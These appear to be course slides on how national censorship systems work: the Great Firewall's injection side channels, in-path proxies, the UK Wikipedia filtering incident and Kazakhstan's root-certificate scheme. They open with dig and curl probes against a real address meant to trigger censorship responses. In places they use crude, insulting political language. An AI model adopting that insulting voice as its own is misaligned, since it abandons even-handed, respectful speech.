- `dig www.benign.com @2402:f000:1:404:166:111:4:100`
- `dig TXT www.facebook.com @2402:f000:1:404:166:111:4:100`
- `curl --header "Host: www.google.com" "http://[2402:f000:1:404:166:111:4:100]/?falun"`

# Features of the Great Firewall

- The Great Firewall is on-path
  - It can detect and inject additional traffic, but not block the real requests from the server
- It is single-sided
  - Assumes it can see only one side of the flow:  
Can send SYN, ACK, data, and get a response
- It is very stateful
  - Must first see the SYN and ACK, and reassembles out of order traffic
- It is multi-process parallel
  - ~100 independent processes that load-balance traffic
- The injected packets have a distinct side channel
  - Each process increments a counter for the TTL
  - IPIDs are also "odd" but harder to categorize

# On Path v In Path

- China went largely with an on-path solution
  - Mostly because they were early, and repurposed network intrusion detection
- Most others use an *in-path* solution
  - Generally starting with a web proxy such as **squid**:  
A MitM tool for intercepting and modifying web traffic
  - Initial use was as a cache for web traffic:  
Designed to speed up web surfing when bandwidth was more expensive and CDNs didn't predominate
  - Now a large market from commercial vendors

# Benefits of Both

- On Path:
- Easier deployment:  
Just put into the network backbone
- Fail "safe":  
If device craps out, the net still works
- Easy to scale:  
Load balancer/NIDS approach
- In Path:
  - Can't use Layer 3 evasions
  - Easy Deployment for ISPs
  - Potential to "slow down", not just block
    - Russia is doing this very aggressively now
  - Can MitM TLS connections with a client-added root cert
  - Lots more commercial solutions

# Selective Proxy: Mandatory in the UK

- For some sets of IPs that *may* host child exploitation material...
  - ISP redirects just those IPs to a proxy that strips out any known-bad items
  - Allows "fail safe" for the *rest* of the Internet
- Of course, for TLS this has to be entirely block-or-not!

# The UK "Virgin Killer" Incident

- An album cover for "Virgin Killer" by the Scorpions is on the page about that album
  - And it is borderline at best...  
The record company executive who created it really should have been jailed
- UK's "Internet Watch Foundation" called it CSAM...
  - So *all* Wikipedia traffic got routed through the filtering proxy...
  - With very bad effects!
    - No TLS connections allowed
    - Editing attempts w/o TLS triggered the bot detector

# Kazakhstan v Browsers

- Kazakhstan uses in-path censorship...
  - But doesn't want to just block sites like Wikipedia that are TLS only but may contain "unfavorable" content
- Their attempt: **require** everyone to install another root certificate
  - A feature present for corporate networks which often use in-path monitoring on TLS
- Then just MitM all that traffic to do the fine-grained censorship
- Mozilla and Google said "Hell No!"
  - Alternate roots are only for businesses:  
The browsers modified to reject the Kazakhstan root out of hand
- Kazakhstan backed down...

# Advanced Chinese Voodoo: The Great Cannon and Active Probing...

- China pioneered Internet censorship
  - Partially to advantage local Internet companies
- But manly because the government is a group of seriously repressive A\*()holes lead by a guy who looks like Winnie the Pooh
  - Tienamen Square Massacre probably killed >1000
  - The history of the "One Child" policy
  - Ethnic cleansing of Uighurs in Xinjiang
  - And now Hong Kong...
- So next time:  
Two pieces of Advanced Voodoo...
  - Both areas that I was involved in researching

